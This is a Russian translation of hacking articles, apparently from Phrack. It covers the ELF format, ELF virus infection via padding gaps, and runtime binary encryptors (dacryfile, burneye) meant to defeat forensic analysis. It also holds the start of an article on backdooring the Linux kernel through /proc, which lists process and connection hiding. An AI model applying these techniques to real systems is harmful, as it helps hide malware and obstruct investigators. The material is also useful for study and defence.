Интерфейс, используемый при компоновке нескольких объектных файлов, — это интерфейс секций. Бинарный файл рассматривается как коллекция секций; каждая секция — это массив байтов, причём ни один байт не может принадлежать более чем одной секции. Содержимое секции может интерпретироваться инспектирующим приложением произвольным образом, хотя существует вспомогательная информация, помогающая корректно интерпретировать содержимое секции. Каждая секция описывается заголовком секции, содержащимся в таблице заголовков секций, которая обычно расположена в конце объекта. Таблица заголовков секций — это массив заголовков секций в произвольном порядке, хотя обычно в том же порядке, в каком они

встречаются в файле, с единственным исключением: нулевой элемент — это NULL-секция, которая обнулена и не описывает никакой части бинарника. Каждый заголовок секции имеет следующий формат:

```
typedef struct
{
  Elf32_Word    sh_name;                /* Section name (string tbl index) */
  Elf32_Word    sh_type;                /* Section type */
  Elf32_Word    sh_flags;               /* Section flags */
  Elf32_Addr    sh_addr;                /* Section virtual addr at execution */
  Elf32_Off     sh_offset;              /* Section file offset */
  Elf32_Word    sh_size;                /* Section size in bytes */
  Elf32_Word    sh_link;                /* Link to another section */
  Elf32_Word    sh_info;                /* Additional section information */
  Elf32_Word    sh_addralign;           /* Section alignment */
  Elf32_Word    sh_entsize;             /* Entry size if section holds table */
} Elf32_Shdr;
```

Поля заголовка секции имеют следующие значения:

• `sh_name` содержит индекс в содержимое секции из таблицы строк `e_shstrndx`. Этот индекс указывает на начало строки с завершающим нулём, используемой в качестве имени секции. Существуют зарезервированные имена, наиболее важные из которых:

```
.text       Исполняемый объектный код
.rodata     Строки только для чтения
.data       Инициализированные «статические» данные
.bss        Нулевые инициализированные «статические» данные и
            начало кучи
```

• `sh_type` содержит тип секции, помогающий инспектирующему приложению определить, как интерпретировать содержимое секции. Допустимые значения:

```
#define SHT_NULL         0              /* Section header table entry unused */
#define SHT_PROGBITS     1              /* Program data */
#define SHT_SYMTAB       2              /* Symbol table */
#define SHT_STRTAB       3              /* String table */
#define SHT_RELA         4              /* Relocation entries with addends */
#define SHT_HASH         5              /* Symbol hash table */
#define SHT_DYNAMIC      6              /* Dynamic linking information */
#define SHT_NOTE         7              /* Notes */
#define SHT_NOBITS       8              /* Program space with no data (bss) */
#define SHT_REL          9              /* Relocation entries, no addends */
#define SHT_SHLIB        10             /* Reserved */
#define SHT_DYNSYM       11             /* Dynamic linker symbol table */
```

• `sh_flags` содержит битовую маску, определяющую, как содержимое секции должно обрабатываться во время выполнения. Допустимо любое побитовое OR следующих значений:

```
#define SHF_WRITE       (1 << 0)        /* Writable */
#define SHF_ALLOC       (1 << 1)        /* Occupies memory during execution */
#define SHF_EXECINSTR   (1 << 2)        /* Executable */
```

• `sh_addr` содержит относительный виртуальный адрес секции во время выполнения.

• `sh_offset` содержит смещение от начала файла до первого байта секции.

• `sh_size` содержит размер секции в байтах.

• `sh_link` используется для связывания ассоциированных секций. Как правило, применяется для привязки таблицы строк к секции, содержимое которой требует таблицы строк для корректной интерпретации, например к таблицам символов.

• `sh_info` содержит дополнительную информацию, облегчающую редактирование при компоновке. Это поле имеет ровно два назначения: указывает, к какой секции относится перемещение — для секций `SHT_REL[A]`, и хранит максимальное количество элементов плюс один в таблице символов.

• sh_addralign содержит требование к выравниванию содержимого секции, как правило 0/1 (оба означают отсутствие выравнивания) или 4.

• sh_entsize — если секция содержит таблицу, здесь указывается размер каждого элемента. Используется для проверки корректности.

Сегменты ELF

Интерфейс сегментов ELF используется при создании образа процесса. Каждый сегмент — непрерывный поток байтов (не путать с сегментом памяти, то есть одной страницей) — описывается заголовком программы. Заголовки программы содержатся в таблице заголовков программы, описанной в заголовке ELF. Эта таблица может находиться в любом месте, однако обычно располагается сразу за заголовком ELF*. Заголовок программы описан подробно ниже:

```
typedef struct
{
  Elf32_Word    p_type;           /* Segment type */
  Elf32_Off     p_offset;         /* Segment file offset */
  Elf32_Addr    p_vaddr;          /* Segment virtual address */
  Elf32_Addr    p_paddr;          /* Segment physical address */
  Elf32_Word    p_filesz;         /* Segment size in file */
  Elf32_Word    p_memsz;          /* Segment size in memory */
  Elf32_Word    p_flags;          /* Segment flags */
  Elf32_Word    p_align;          /* Segment alignment */
} Elf32_Phdr;
```

Поля имеют следующие значения:

• p_type описывает, как обрабатывать содержимое сегмента. Допустимые значения:

```
#define PT_NULL         0               /* Program header table entry unused */
#define PT_LOAD         1               /* Loadable program segment */
#define PT_DYNAMIC      2               /* Dynamic linking information */
#define PT_INTERP       3               /* Program interpreter */
#define PT_NOTE         4               /* Auxiliary information */
#define PT_SHLIB        5               /* Reserved */
#define PT_PHDR         6               /* Entry for header table itself */
```

• p_offset содержит смещение в файле до первого байта сегмента.

• p_vaddr содержит относительный виртуальный адрес, по которому сегмент ожидает быть загруженным в память.

• p_paddr содержит физический адрес, по которому сегмент ожидает быть загруженным в память. Это поле не имеет смысла, если оборудование не поддерживает и не требует этой информации. Как правило, оно устанавливается либо в 0, либо в то же значение, что и p_vaddr.

• p_filesz содержит размер сегмента в байтах в файле.

• p_memsz содержит размер сегмента в байтах после загрузки в память. Если p_memsz больше p_filesz, оставшееся пространство инициализируется нулями. Именно так создаётся секция .bss при загрузке программы.

• p_flags содержит флаги защиты памяти для сегмента после загрузки. Допустимо любое побитовое OR следующих значений:

```
#define PF_X            (1 << 0)        /* Segment is executable */
#define PF_W            (1 << 1)        /* Segment is writable */
#define PF_R            (1 << 2)        /* Segment is readable */
```

• p_align содержит выравнивание сегмента в памяти. Если сегмент имеет тип PT_LOAD, выравнивание будет равно ожидаемому размеру страницы.

Динамический компоновщик FreeBSD требует, чтобы таблица заголовков программы располагалась в пределах первой страницы (4096 байт) бинарника.

Поддержка ELF и история формата

Формат ELF получил широкое признание как надёжный и зрелый формат исполняемых файлов. Он гибок — поддерживает различные архитектуры, как 32-, так и 64-разрядные, не жертвуя при этом принципами своей архитектуры.

На данный момент ELF поддерживается следующими системами:

```
DGUX            | ELF, ?, ?
FreeBSD         | ELF, 32/64 bit, little/big endian
IRIX            | ELF, 64 bit, big endian
Linux           | ELF, 32/64 bit, little/big endian
NetBSD          | ELF, 32/64 bit, little/big endian
Solaris         | ELF, 32/64 bit, little/big endian
UnixWare        | ELF, 32 bit, little endian
```

Различие в 32/64-разрядности в рамках одной системы обусловлено разными архитектурами, на которых может работать данная операционная система.

Загрузка ELF

ELF-бинарник загружается путём отображения всех сегментов `PT_LOAD` в память по корректным адресам (`p_vaddr`); затем бинарник проверяется на зависимости от библиотек, которые при наличии загружаются. Наконец, выполняются все необходимые перемещения, и управление передаётся точке входа основного исполняемого файла. Сопроводительный код в `load.c` демонстрирует один из способов сделать это (основан на динамическом компоновщике GNU).

Загрузка ELF в Linux

К моменту, когда управление передаётся в пространство пользователя, ситуация следующая:

• Все сегменты `PT_LOAD` бинарника (или, если он динамически скомпонован, — динамического компоновщика) корректно отображены в память.
• Точка входа: если присутствует сегмент `PT_INTERP`, счётчик команд устанавливается на точку входа интерпретатора программы.
• Точка входа: если сегмент `PT_INTERP` отсутствует, счётчик команд инициализируется точкой входа из заголовка ELF.
• Вершина стека инициализирована важными данными (см. ниже).

Когда управление передаётся в пространство пользователя, структура стека имеет фиксированный формат. Порядок таков:

```
<arguments> <environ> <auxv> <string data>
```

Подробная структура для архитектуры IA32 (ядро Linux серии 2.2/2.4):

```
position            content                     size (bytes) + comment
------------------------------------------------------------------------
stack pointer ->  [ argc = number of args ]     4
                  [ argv[0] (pointer) ]         4   (program name)
                  [ argv[1] (pointer) ]         4
                  [ argv[..] (pointer) ]        4 * x
                  [ argv[n - 1] (pointer) ]     4
                  [ argv[n] (pointer) ]         4   (= NULL)
                  [ envp[0] (pointer) ]         4
```

```
                    [ envp[1] (pointer) ]         4
                    [ envp[..] (pointer) ]        4
                    [ envp[term] (pointer) ]      4   (= NULL)

                    [ auxv[0] (Elf32_auxv_t) ]    8
                    [ auxv[1] (Elf32_auxv_t) ]    8
                    [ auxv[..] (Elf32_auxv_t) ]   8
                    [ auxv[term] (Elf32_auxv_t) ] 8   (= AT_NULL vector)

                    [ padding ]                   0 - 16

                    [ argument ASCIIZ strings ]   >= 0
                    [ environment ASCIIZ str. ]   >= 0

  (0xbffffffc)      [ end marker ]                4   (= NULL)

  (0xc0000000)      < top of stack >              0   (virtual)
  ------------------------------------------------------------------------
```

Когда динамический компоновщик (rtld) выполнит свою работу по отображению и разрешению всех необходимых библиотек и символов, он выполняет некоторую инициализационную работу, после чего передаёт управление настоящей точке входа программы. При этом условия следующие:

• Все необходимые библиотеки отображены начиная с адреса 0x40000000.
• Все регистры CPU установлены в ноль, кроме указателя стека (`$sp`) и счётчика команд (`$eip`/`$ip` или `$pc`). ABI может задавать дополнительные начальные значения; i386 ABI требует, чтобы `%edx` содержал адрес функции `DT_FINI`.

Вспомогательные векторы ELF в Linux (Elf32_auxv_t)

Инициализация стека отчасти знакома программисту на C, поскольку тот знает указатели `argc`, `argv` и переменных окружения из параметров функции `main`. Она вызывается кодом поддержки компилятора C именно с этими параметрами:

```
main (argc, &argv[0], &envp[0]);
```

Однако более загадочным и обычно не обсуждаемым является массив векторов `Elf32_auxv_t`. Структура определена в заголовочном файле `elf.h`:

```
typedef struct
{
        int a_type;                     /* Entry type */
        union
        {
                long int a_val;         /* Integer value */
                void *a_ptr;            /* Pointer value */
                void (*a_fcn) (void);   /* Function pointer value */
        } a_un;
} Elf32_auxv_t;
```

Это обобщённая структура связи «тип — значение», используемая для передачи очень важных данных из пространства ядра в пространство пользователя. Массив инициализируется при любом успешном исполнении, однако в норме используется только интерпретатором программы. Рассмотрим значения `a_type`, определяющие, данные какого рода содержит структура. Типы определены в файле `elf.h`; хотя каждая архитектура, реализующая стандарт ELF, вольна определять их самостоятельно, между ними много общего. Следующий список взят из ядра Linux 2.4:

```
/* Legal values for a_type (entry type).  */
#define AT_NULL         0               /* End of vector */
#define AT_IGNORE       1               /* Entry should be ignored */
#define AT_EXECFD       2               /* File descriptor of program */
#define AT_PHDR         3               /* Program headers for program */
#define AT_PHENT        4               /* Size of program header entry */
```

```
#define AT_PHNUM        5               /* Number of program headers */
#define AT_PAGESZ       6               /* System page size */
#define AT_BASE         7               /* Base address of interpreter */
#define AT_FLAGS        8               /* Flags */
#define AT_ENTRY        9               /* Entry point of program */
#define AT_NOTELF       10              /* Program is not ELF */
#define AT_UID          11              /* Real uid */
#define AT_EUID         12              /* Effective uid */
#define AT_GID          13              /* Real gid */
#define AT_EGID         14              /* Effective gid */
#define AT_CLKTCK       17              /* Frequency of times() */
```

Некоторые типы обязательны для динамического компоновщика во время выполнения, другие являются лишь дополнительными и остаются неиспользованными. Кроме того, ядро не обязано задействовать каждый тип; порядок и частота элементов могут меняться в разных версиях ядра. Это важно при написании собственного загрузчика ELF в пространстве пользователя, поскольку динамический компоновщик может ожидать определённого формата, а заголовки, которые мы сами получаем от ядра, могут иметь разный порядок на разных системах (например, между Linux 2.2 и 2.4 поведение изменилось). Тем не менее, если придерживаться нескольких простых правил при разборе и подготовке заголовков, ошибок почти не будет:

• Всегда пропускать ровно `sizeof(Elf32_auxv_t)` байт за раз.
• Пропускать все неизвестные типы `AT_*`.
• Игнорировать типы `AT_IGNORE`.
• Прекращать обработку только при достижении вектора `AT_NULL`.

В Linux динамический компоновщик требует следующих структур `Elf32_auxv_t`:

```
AT_PHDR  — указатель на заголовки программы исполняемого файла
AT_PHENT — равен полю e_phentsize заголовка ELF (константа)
AT_PHNUM — количество заголовков программы, e_phnum из заголовка ELF
AT_PAGESZ — равен константе PAGE_SIZE (4096 на x86)
AT_ENTRY — настоящая точка входа исполняемого файла (из заголовка ELF)
```

На других архитектурах существуют аналогичные требования к важнейшим вспомогательным векторам, без которых динамический компоновщик не сможет работать.

Некоторые подробности о способе запуска исполняемого файла в Linux можно найти в [11].

Шифрование бинарников — не новость; с 1980-х годов для персональных компьютеров разрабатывались различные механизмы защиты бинарных файлов. Наиболее активными разработчиками средств защиты бинарников были авторы вирусов и разработчики shareware. Хотя эти техники эволюционировали вместе с ростом вычислительной мощности и архитектуры операционных систем, большинство базовых концепций остались прежними. По существу, сначала выполняется незашифрованный движок дешифрования, который расшифровывает следующую зашифрованную секцию кода — это может быть основная секция `.text` или другой движок дешифрования.

За исключением ошибочной и легко взламываемой техники шифрования (например, XOR с фиксированным значением), первый незашифрованный дешифратор обычно является слабым звеном любого зашифрованного бинарника. Из-за этой уязвимости был разработан ряд методов, делающих начальный движок дешифрования как можно более сложным для обратной инженерии.

Ниже приведён краткий список методов защиты начального движка дешифрования:

• **Самомодифицирующийся код:** Код, изменяющий себя во время выполнения, так что анализ бинарного файла на диске отличается от анализа образа в памяти.

• **Полиморфные движки:** Создают уникальный движок дешифрования при каждом использовании, что затрудняет сравнение двух файлов. Кроме того, он несколько сложнее поддаётся обратной инженерии.

• **Антидизассемблерные/антиотладочные трюки:** Приёмы, пытающиеся запутать инструменты реверс-инженера, затрудняя аналитику понимание того, что делает объектный код.

Ниже приведён краткий список методов шифрования для защиты основного объектного кода исполняемого файла:

• **XOR:** Любимое средство начинающего хакера; XOR часто используется для обфускации кода простым шифрованием. Обычно очень легко взламывается, но незначительно увеличивает время, необходимое для обратной инженерии.

• **Поточные шифры:** Идеально подходят для шифрования бинарников — как правило, стойкие, компактные и способные шифровать произвольное количество байт. Бинарник, правильно зашифрованный поточным шифром, неуязвим для анализа.

• **Блочные шифры:** Неудобны для шифрования бинарников из-за требований к выравниванию блоков.

• **Виртуальные ЦПУ:** Кропотливый и мощный метод защиты бинарника. Объектный код фактически выполняется на виртуальном ЦПУ, который необходимо сначала проанализировать самостоятельно. Очень мучительно для реверс-инженера (и для разработчика тоже).

Существуют также механизмы хранения открытого текста в памяти в максимальной безопасности. Вот частичный список:

• **Running Line Code:** Расшифровывается только непосредственно нужный в данный момент код, а после использования шифруется снова. Интенсивно нагружает ЦПУ, но крайне трудно поддаётся анализу.

• **Проприетарные бинарные форматы:** Если объектный код хранится в неизвестном формате, реверс-инженеру очень трудно понять, где данные, а где код.

Техники дешифрования во время выполнения

Вирусный подход

Добавление кода в ELF-исполняемый файл давно не новость. Известные ELF-вирусы существуют примерно с 1997 года; первым об этом опубликовал Silvio [2], [3].

Одна из неудобных особенностей формата ELF — его архитектурная цель «лёгкой загрузки». Заголовки программы и связанные с ними сегменты отображаются напрямую в память, ускоряя подготовку исполняемого файла к запуску. Способ реализации этого в формате ELF затрудняет изменение структуры файла после компоновки. Добавить код или модифицировать базовую структуру становится почти невозможным, поскольку многие жёстко закодированные значения нельзя скорректировать без знания данных этапа предварительной компоновки — таких как информация о перемещениях, символы, заголовки секций и тому подобное. Однако большая часть такой информации либо отсутствует в бинарнике, либо неполна.

Даже при наличии такой информации изменить структуру ELF-исполняемого файла трудно (без использования сложной библиотеки вроде `libbfd`). Углублённое обсуждение уменьшения трудностей при модификации разделяемых библиотек с бóльшей частью символьной информации опубликовал klog [4].

Из-за этих трудностей большинство прошлых попыток концентрировались на эксплуатации «пустот» внутри ELF-бинарника, которые отображаются в память при загрузке, но остаются неиспользованными. Такие области необходимы для выравнивания памяти по страницам. Как

упоминалось ранее, ELF разработан для быстрой загрузки, и это выравнивание в файле гарантирует однозначное отображение файла в память. Кроме того, как будет показано ниже, такое выравнивание позволяет легко реализовать постраничную детализацию прав доступа на чтение, запись и исполнение.

Таким образом, «классический» ELF-вирус просматривает хост-исполняемый файл в поисках таких пустот, и при обнаружении достаточно большой области записывает в неё свою копию. Затем он перенаправляет поток выполнения программы в свою область — зачастую простым изменением точки входа программы в заголовке ELF. Было создано множество примеров подобных вирусов, наиболее известные — «VIT» [5] и «Brundle-Fly» [6].

Хотя на практике этот подход работает сносно, он не может заразить каждый ELF-исполняемый файл типа `ET_EXEC`. Размер страницы (`PAGE_SIZE`) в системе UNIX нередко равен 4096, и поскольку выравнивающее заполнение может занимать максимум одну страницу, вероятность найти подходящую пустоту зависит от размера вируса и хост-исполняемого файла. Средний вирус такого типа занимает около 2000 байт и потому способен заразить лишь около 50 процентов всех исполняемых файлов. Для вирусов такая недетерминированность добавляет толику непредсказуемости и особого значения не имеет, однако для надёжного шифрования бинарников этот подход имеет серьёзные недостатки.

Тем не менее нашлись смельчаки, использовавшие его для базового шифрования бинарников. Программа, реализующая это, называется dacryfile. Демонстрационная копия dacryfile* доступна по адресу [7]. Dacryfile использует паразита, внедрённого в данные, для выполнения расшифровки хост-файла во время выполнения. Хотя dacryfile не задокументирован, любопытным здесь приводится ограниченный объём информации.

Dacryfile — набор инструментов, реализующих следующую концепцию. Хост-файл зашифровывается от начала секции `.text` до конца сегмента `.text`. В результате объектный код и данные только для чтения защищены шифрованием, тогда как все данные и динамические объекты открыты для инспекции. В хост-файл внедряется паразит, который выполнит расшифровку во время выполнения. Этот паразит может быть произвольного размера, поскольку добавляется в конец сегмента `.data`.

Стандартная карта компоновки ELF-файла, создаваемого gcc под Linux, имеет секцию `.dynamic` последней перед секцией `.bss`. Секция `.dynamic` — массив структур `Elf32_Dyn`, завершающийся структурой с тегом NULL. Поэтому, независимо от размера секции `.dynamic`, обработка её содержимого прекратится при встрече завершающей структуры `Elf32_Dyn`. Паразита можно внедрить в конец секции, не повредив хост-файл никоим образом. Программа dacryfile «inject» добавляет секцию `.text` объектного файла паразита к секции `.dynamic` хост-бинарника.

Сам паразит довольно прост: он использует скрытую библиотеку динамической компоновки Linux для доступа к функциям libc и rc4 для расшифровки хоста.

Коллекция dacryfile не поддерживается и не документирована; и она, и все прочие шифраторы бинарников первого поколения — тупиковый путь. Тем не менее бинарник, защищённый dacryfile, будет крайне устойчив к недавним жалким попыткам обратной инженерии со стороны криминалистических экспертов. При условии, что парольная фраза шифрования остаётся секретной и достаточно стойкой для противостояния атаке грубой силой, защищённый dacryfile бинарник надёжно скроет свой объектный код и данные только для чтения. Таблица динамических строк по-прежнему будет доступна, однако она даст ограниченную информацию о функциональности бинарника.

В статью также включён сокращённый, но функциональный загрузчик программы шифрования во время выполнения burneye. Он прокомментирован и должен работать корректно.

Dacryphilia — фетиш, при котором человек получает сексуальное возбуждение от слёз своего партнёра.

Упаковка / загрузчик ELF в пространстве пользователя

Наиболее гибкий подход к оборачиванию исполняемого файла был изобретён разработчиками упаковщика UPX [12] — точнее, Джоном Райзером :). Они загружают бинарник в пространстве пользователя почти так же, как это делает ядро. При правильной реализации поведение оборачиваемой программы снаружи не изменяется, тогда как ни обёртка, ни оборачиваемый исполняемый файл не имеют ограничений, характерных для ранее описанных техник. Именно таким способом мы хотим шифровать бинарники — загружая их из пространства пользователя.

В обычных условиях ядро отвечает за загрузку ELF-исполняемого файла в память, установку прав доступа к страницам и выделение хранилища. Затем оно передаёт управление коду исполняемого файла.

На современных системах это уже не совсем так. Ядро по-прежнему выполняет большую часть начальной работы, но затем взаимодействует с динамическим компоновщиком (rtld) в пространстве пользователя для разрешения зависимостей от библиотек, символов и подготовки компоновки. Лишь после того, как rtld выполнил всю закулисную работу, управление передаётся настоящей точке входа программы. Программа оказывается в здоровой среде: все символы библиотек разрешены, структура памяти правильно подготовлена, и в фоне бдительно наблюдает динамический компоновщик.

В обычной работе системы это совершенно скрытая операция, и поскольку она происходит гладко, никто особо не задумывается. Но поскольку мы собираемся написать загрузчик ELF в пространстве пользователя, нам придётся вникнуть в детали. Чтобы получить общее представление, напишите простую программу «hello world» на C, скомпилируйте её и вместо простого запуска выполните `strace` над ней. Вы когда-нибудь задумывались, почему ваш однострочный исполняемый файл порождает столько системных вызовов?

Это работает динамический компоновщик: он пытается разрешить ваш символ `printf` после того, как отобразил всю библиотеку C в память и настроил права доступа к страницам.

Много интересных подробностей об истории компоновщиков и загрузки программ можно найти в [8].

Будущее

Криминалистическая работа с исполняемыми бинарными файлами станет очень сложной, и большинство нынешних специалистов по криминалистике покинут эту область. Скорее всего, часть людей из сцены обратной инженерии переориентируется на сетевую безопасность и придёт в криминалистику.

Существуют перспективные подходы к интеграции декомпиляции и методов анализа потоков данных/кода в шифрование бинарников для реализации дополнительной защиты от вмешательства, анализа и снятия защиты с таких бинарников.

Сила следующего поколения защит будет опираться на отсутствие полноценных отладочных интерфейсов на большинстве систем UNIX, способных работать с враждебным кодом. Поколение защит после него будет полностью полагаться на изощрённые методы обфускации, чтобы пресечь попытки статического анализа и анализа по методу «мёртвого листинга».

Предпринимаются попытки заменить перегруженный интерфейс `ptrace` [9] более мощными отладочными интерфейсами, способными работать с враждебным кодом. Ведутся также работы над отладчиками уровня ядра, такими как отладчик Pice [10].

Помимо слабых инструментов отладки и плохих отладочных хуков, единственное, что можно использовать для бронирования бинарника во время выполнения, — это тяжёлая обфускация, которая затруднит реверс-инженеру понимание происходящего. Нужно помнить, что реверс-инженер видит каждую атомарную операцию, а также всё происходящее в памяти (изменение переменных, новые `mmap`, вызовы `read()` и т. д.). Чтобы противостоять этому, их нужно завалить информацией. Они должны быть настолько дезориентированы, что начнут плакать каждый раз, перезапуская отладчик!

Ссылки

[1] Tool Interface Standard, Executable and Linking Format, Version 1.2
http://segfault.net/~scut/cpu/generic/TIS-ELF_v1.2.pdf
http://www.caldera.com/developers/gabi/latest/contents.html
http://www.caldera.com/developers/devspecs/gabi41.pdf
Дополнительная архитектурно-специфичная информация:
http://www.caldera.com/developers/devspecs/

[2] Silvio Cesare, Unix viruses
http://www.big.net.au/~silvio/unix-viruses.txt

[3] Silvio Cesare, Unix ELF parasites and virus
http://www.big.net.au/~silvio/elf-pv.txt

[4] klog, Phrack #56 article 9, Backdooring binary objects
https://phrack.org/issues/56/9.html#article

[5] Silvio Cesare, The 'VIT' virus
http://www.big.net.au/~silvio/vit.html

[6] Konrad Rieck, Konrad Kretschmer
'Brundle-Fly', a good-natured Linux ELF virus
http://www.roqe.org/brundle-fly/

[7] The grugq, dacryfile binary encryptor
http://hcunix.7350.org/grugq/src/dacryfile.tgz

[8] John R. Levine, Linkers & Loaders
ISBN 1-55860-496-0

[9] Linux ptrace man page (попробуйте найти три ошибки)
http://www.die.net/doc/linux/man/man2/ptrace.2.html

[10] PrivateICE Linux system level symbolic source debugger
http://pice.sourceforge.net/

[11] Konstantin Boldyshev, Startup state of Linux/i386 ELF binary
http://linuxassembly.org/startup.html

[12] UPX, the Ultimate Packer for eXecutables
http://upx.sourceforge.net/

[13] GNU binutils
ftp://ftp.gnu.org

[14] Forensic analysis of a burneye protected binary
http://www.incidents.org/papers/ssh_exploit.pdf
http://staff.washington.edu/dittrich/misc/ssh-analysis.txt

[15] The grugq, Subversive Dynamic Linking
http://hcunix.7350.org/grugq/doc/subversivedl.pdf

[Бинарный архив binary-encryption.tar.gz в формате uuencode опущен]

Sub proc_root Quando Sumus (Успехи в хакинге ядра)

Автор: palmers

Содержание

1. Введение
2. Основы VFS и Proc
• 2.1 — VFS и зачем нужен Proc?
• 2.2 — proc_fs.h
• 2.3 — proc_root
3. Куда двигаться?
• 3.1 — Защита?
• 3.2 — Отказ в обслуживании
• 3.3 — Сокрытие соединений
• 3.4 — Повышение привилегий
• 3.5 — Сокрытие процессов
• 3.6 — Другие применения
4. Заключение
5. Литература

Приложение A: prrf.c

---

1 — Введение

> *«Неприязнь девятнадцатого века к романтизму — это ярость Калибана, увидевшего своё лицо в зеркале.*
> *Неприязнь девятнадцатого века к реализму — это ярость Калибана, не увидевшего своего лица в зеркале.»*
> *— Оскар Уайльд, предисловие к «Портрету Дориана Грея»*

Поскольку здесь меня интересует хакинг, а не литература, переформулирую. Наш романтизм — это безопасность, реализм — её тень. Эта статья о хакере-Калибане. Нашим зеркалом послужит ядро Linux.

Не всё ядро — в особенности файловая система proc. Она предоставляет интересные возможности и широко используется в пространстве пользователя.

Описываемые техники предназначены исключительно для применения в модулях ядра Linux (LKM). Портирование этих техник остаётся на усмотрение читателя. Несмотря на то что они в принципе переносимы, их применимость на других Unix-системах весьма ограничена. Файловая система proc, развитая до нынешнего состояния именно в Linux, не настолько расширена на других Unix. В общем случае там она предоставляет лишь по одному каталогу на процесс. В Linux она позволяет получить огромное количество информации. Многие программы опираются на неё. Дополнительные сведения можно найти в [7] и [8].

Старые версии UNIX и HP-UX 10.x не предоставляют файловую систему proc. Данные о процессах, получаемые, например, командой ps(1), там читаются непосредственно из памяти ядра. Это требует привилегий суперпользователя и ещё менее переносимо, чем структура proc.

---

2 — Основы VFS и Proc

Сначала я изложу необходимые базовые знания для понимания техник, описанных далее. Затем будет рассмотрена архитектура файловой системы proc, и наконец мы заберёмся, так сказать, на самую крышу.

2.1 — VFS и зачем нужен Proc?

Ядро предоставляет уровень абстракции файловой системы — виртуальную файловую систему, или VFS. Она обеспечивает единый вид любой файловой системы из пространства пользователя (подробности в [1]). Подробнее об этой методологии можно прочитать в [2].

Мы не будем рассматривать proc с точки зрения VFS. Мы смотрим на неунифицированную файловую систему, то есть на уровень реализации proc. Причина проста: мы хотим вносить изменения в proc, и при этом она должна выглядеть как любая другая файловая система.

Не упомянул ли я уже, почему именно proc является предметом этой статьи? У неё есть два атрибута, которые делают её интересной:

1. Это файловая система.
2. Она целиком живёт в памяти ядра.

Поскольку это файловая система, любой доступ из пространства пользователя ограничен функциональностью слоя VFS, предоставляемой ядром, — системными вызовами read, write, open и им подобными (не считая других методов доступа, см. [3]).

Я подробнее рассмотрю вопрос: как можно встроить бэкдор в ядро, не затрагивая системные вызовы?

2.2 — proc_fs.h

Этот подраздел посвящён файлу proc_fs.h, обычно находящемуся в `~/include/linux/`, где `~` — корень дерева исходников ядра. Итак, для ветки 2.2:

```
/*
 * This is not completely implemented yet. The idea is to
 * create an in-memory tree (like the actual /proc filesystem
 * tree) of these proc_dir_entries, so that we can dynamically
 * add new files to /proc.
 *
 * The "next" pointer creates a linked list of one /proc directory,
 * while parent/subdir create the directory structure (every
 * /proc file has a parent, but "subdir" is NULL for all
 * non-directory entries).
 *
 * "get_info" is called at "read", while "fill_inode" is used to
 * fill in file type/protection/owner information specific to the
```

```
 * particular /proc file.
 */
struct proc_dir_entry {
unsigned short low_ino;
unsigned short namelen;
const char *name;
mode_t mode;
nlink_t nlink;
uid_t uid;
gid_t gid;
unsigned long size;
struct inode_operations * ops;
int (*get_info)(char *, char **, off_t, int, int);
void (*fill_inode)(struct inode *, int);
struct proc_dir_entry *next, *parent, *subdir;
void *data;
int (*read_proc)(char *page, char **start, off_t off,
   int count, int *eof, void *data);
int (*write_proc)(struct file *file, const char *buffer,
  unsigned long count, void *data);
int (*readlink_proc)(struct proc_dir_entry *de, char *page);
unsigned int count;/* use count */
int deleted;/* delete flag */
};
```

Описанное «дерево в памяти» унифицируется слоем VFS. В ядре серии 2.4 эта структура несколько изменилась:

```
/*
 * This is not completely implemented yet. The idea is to
 * create an in-memory tree (like the actual /proc filesystem
 * tree) of these proc_dir_entries, so that we can dynamically
 * add new files to /proc.
 *
 * The "next" pointer creates a linked list of one /proc directory,
 * while parent/subdir create the directory structure (every
 * /proc file has a parent, but "subdir" is NULL for all
 * non-directory entries).
 *
 * "get_info" is called at "read", while "owner" is used to protect module
 * from unloading while proc_dir_entry is in use
 */

typedef int (read_proc_t)(char *page, char **start, off_t off,
   int count, int *eof, void *data);
typedef int (write_proc_t)(struct file *file, const char *buffer,
   unsigned long count, void *data);
typedef int (get_info_t)(char *, char **, off_t, int);

struct proc_dir_entry {
unsigned short low_ino;
unsigned short namelen;
const char *name;
mode_t mode;
nlink_t nlink;
uid_t uid;
gid_t gid;
unsigned long size;
struct inode_operations * proc_iops;
struct file_operations * proc_fops;
get_info_t *get_info;
struct module *owner;
struct proc_dir_entry *next, *parent, *subdir;
void *data;
read_proc_t *read_proc;
write_proc_t *write_proc;
atomic_t count;/* use count */
int deleted;/* delete flag */
kdev_t  rdev;
};
```

Годы разработки так и не завершили её. Ну что ж, зато она изменилась. Прототип функции get_info лишился одного аргумента. Обход этого различия делает переносимый код несколько запутанным.

Обратите внимание, что добавились три новых поля, тогда как поле `readlink_proc` было удалено. Также стоит заметить, что структура операций с файлами была перенесена из операций с инодом в структуру `proc_dir_entry`. Обойти это несложно — см. раздел 3.

2.3 — proc_root

Ядро Linux экспортирует корневой инод файловой системы proc под именем `proc_root`. Это именно тот корневой инод proc, на который указывает точка монтирования — обычно `/proc`. Начиная отсюда, можно добраться до любого файла в этом каталоге. Однако есть одно исключение: каталоги процессов из `proc_root` недостижимы. Они добавляются динамически и предоставляются слою VFS при вызове `readdir` (операции с инодом).

Следует отметить, что `proc_root` имеет тип `struct proc_dir_entry`.

---

3 — Куда двигаться?

Этот раздел знакомит с техниками, позволяющими получить возможности даже шире тех, что обычно достигаются заменой системных вызовов.

В коде, приведённом в подразделах, используются следующие функции и макросы (реализацию см. в приложении A):

Как отмечено в разделе 2.2, необходимо учитывать небольшое изменение в дизайне:

```
#if defined (KERNEL_22)
#define FILE_OPS        ops->default_file_ops
#define INODE_OPS       ops
#elif defined (KERNEL_24)
#define FILE_OPS        proc_fops
#define INODE_OPS       proc_iops
#endif
```

`struct proc_dir_entry traverse_proc (char path, struct proc_dir_entry *start)` — при успехе возвращает указатель на запись proc, заданную аргументом `path`. При неудаче возвращает NULL. Аргумент `start` может быть NULL или произвольной записью `proc_dir_entry`; он задаёт начальную точку поиска. Путь может начинаться с `~/` — в этом случае поиск начинается от `proc_root`.

`int delete_proc_file (char *path)` — удаляет файл из списков каталогов proc. Память, занятую `proc_dir_entry`, функция не освобождает, что позволяет впоследствии восстановить запись.

3.1 — Защита?

Наиболее очевидные модификации связаны с первыми несколькими полями структуры `proc_dir_entry` — а именно с `uid`, `gid` и `mode`. Изменяя их, можно просто предоставить или

отозвать у определённых пользователей доступ к определённой информации. Заметим, что часть информации, доступной через `/proc`, можно получить и другими способами.

Пример реализации:

```
proc_dir_entry *a = NULL;
a = traverse_proc ("~/ksyms", NULL);
if (a) {
□/* reset permissions to 400 (r--------): */
□a->mode -= (S_IROTH | S_IRGRP);
}
